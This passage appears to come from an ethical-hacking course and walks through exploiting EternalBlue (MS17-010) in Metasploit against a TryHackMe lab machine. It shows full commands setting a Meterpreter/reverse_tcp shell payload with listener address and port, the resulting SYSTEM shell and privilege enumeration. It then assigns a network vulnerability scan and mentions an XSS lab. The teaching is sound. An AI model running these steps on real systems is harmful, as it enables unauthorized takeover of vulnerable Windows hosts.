
```
msf5 > search eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check
 Description
   -  ----                                      ---------------  ----     -----
 -----------
   0  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No
 MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Comma
nd Execution
   1  auxiliary/scanner/smb/smb_ms17_010                         normal   No
 MS17-010 SMB RCE Detection
   2  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes
 MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   3  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes
 MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code
Execution
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes
 SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index, for example use 4 or use exploit/window
s/smb/smb_doublepulsar_rce
```

3. To select an option that allows you to carry out the exploit, enter the command **use** followed by the number of the exploit or the path of the exploit.




```
msf5 > use 2
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
```

4. Note we have chosen a module consisting of the EternalBlue exploit. To execute the exploit, you need to see what requirements are needed to successfully target the victim machine with the exploit. This is done by using the command `show options`, or just `options`.



```
msf5 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), range CIDR iden
tifier, or hosts file with syntax 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to us
e for authentication
   SMBPass                         no        (Optional) The password for the spe
cified username
   SMBUser                         no        (Optional) The username to authenti
cate as
   VERIFY_ARCH    true             yes       Check if remote architecture matche
s exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit
Target.
```




```
Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, threa
d, process, none)
   LHOST     10.10.6.11       yes       The listen address (an interface may be
specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

5. Your duty as a penetration tester is to complete the correct details for the required settings. The settings you will need to set are:

    - **RHOST**, which is the remote host, i.e., the victim's machine. In this case our RHOST is 10.10.41.85, but it may be different for you. The IP address can usually be found on the room's main page under the section that describes the machine’s details (see step six of the previous TryHackMe setup for where to find the target IP address).


- **LHOST** and **LPORT**, which are the listening host and port of the ethical hacker's machine. In this case, there is no need to fill in these settings as they were already correct, but generally, they have to be configured by the ethical hacker. In this case our LHOST is `10.10.6.11` and LPORT is `4444`.

- **Payload**, which is the action that must be performed when the exploit is being executed. In this instance, you will have a Windows shell that is captured using a reverse shell.




```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.10.41.85
RHOSTS => 10.10.41.85
msf5 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.10.6.11
LHOST => 10.10.6.11
msf5 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4444
LPORT => 4444
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/shell/r
everse_tcp
payload => windows/x64/shell/reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) > run
```

6. Successful exploitation ("gaining shell") is when you have full access to the victim's machine because you are the authority system, which is "root".



```
[+] 10.10.41.85:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=
[+] 10.10.41.85:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
=-=



C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>hostname
hostname
Jon-PC
```

7. At this point, you should enumerate the victim's machine again as you are in new territory and you want to identify the privileges in your possession.



```
C:\Windows\system32>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeTcbPrivilege                Act as part of the operating system       Enabled
SeAuditPrivilege              Generate security audits                  Enabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
```

Take note

The task(s) below is/are **auto-graded**. An auto-graded task still counts towards your progression and graduation. Give it your best attempt and submit it when you are ready.

When you select “Request Review”, the task is automatically complete, you do not need to wait for it to be reviewed by a mentor.

You will then receive an email with a link to a model answer, as well as an overview of the approach taken to reach this answer.

Take some time to review and compare your work against the model answer. This exercise will help solidify your understanding and provide an opportunity for reflection on how to apply these concepts in future projects.

In the same email, you will also receive a link to a survey, which you can use to self-assess your submission.

Once you’ve done that, feel free to progress to the next task.

Auto-graded task

We’ve covered a lot of tools today! Did you try the recommended linked lab as you went along? If not, go back and do it now.

In this task, you will conduct a vulnerability assessment of your local network to identify potential security risks and weaknesses. (If your local network consists of only the computer you are currently using, that is sufficient.)

Start off by creating a Google doc (or similar word processing document) titled **Ethical_Hacking_Answers**. In your document, answer the following questions below.

You will use two of the scanning and enumeration tools you reviewed to answer these questions. You will need to identify the right tool for each job.

1. Map out the network topology.
    a. What is the correct tool for this job?
    b. Perform a comprehensive scan of the local network to identify:

        i. active hosts,
        ii. open ports, and
        iii. services running on those ports.
    c. Take a screenshot of the output and paste it into your Google answers document. In the same document, note down how many devices there are on your local network.


2. Once you have identified the target systems, you must conduct a **vulnerability scan** on the identified hosts.
    a. What is the correct tool for this job?
    b. Take a screenshot of the output and paste it into your Google answers document.
    c. Analyse the scan results to identify vulnerabilities. How many of each severity level (critical, high, medium, and low) are there in your local network, and how can you tell? Add the answers to your Google answers document.

Save your document as a PDF and upload your **Ethical_Hacking_Answers.pdf** to your task folder for this task and click "Request review" on your dashboard.

Important: Be sure to upload all files required for the task submission inside your task folder and then click "Request review" on your dashboard.

Challenge

You have covered XML external entity (XXE) injection. If you want to go a little further, read up on **reflected XSS** and complete the **embedded lab** (shown below) using Burp Suite.



LAB

APPRENTICE

Reflected XSS into HTML context with nothing encoded »

Share your thoughts

Please take some time to complete this short feedback **form** to help us ensure we provide you with the best possible learning experience.

Reference list

Raza, M. (2024, July 31). *OSI model: The 7 layers of network architecture*. BMC. **https://www.bmc.com/blogs/osi-model-7-layers/**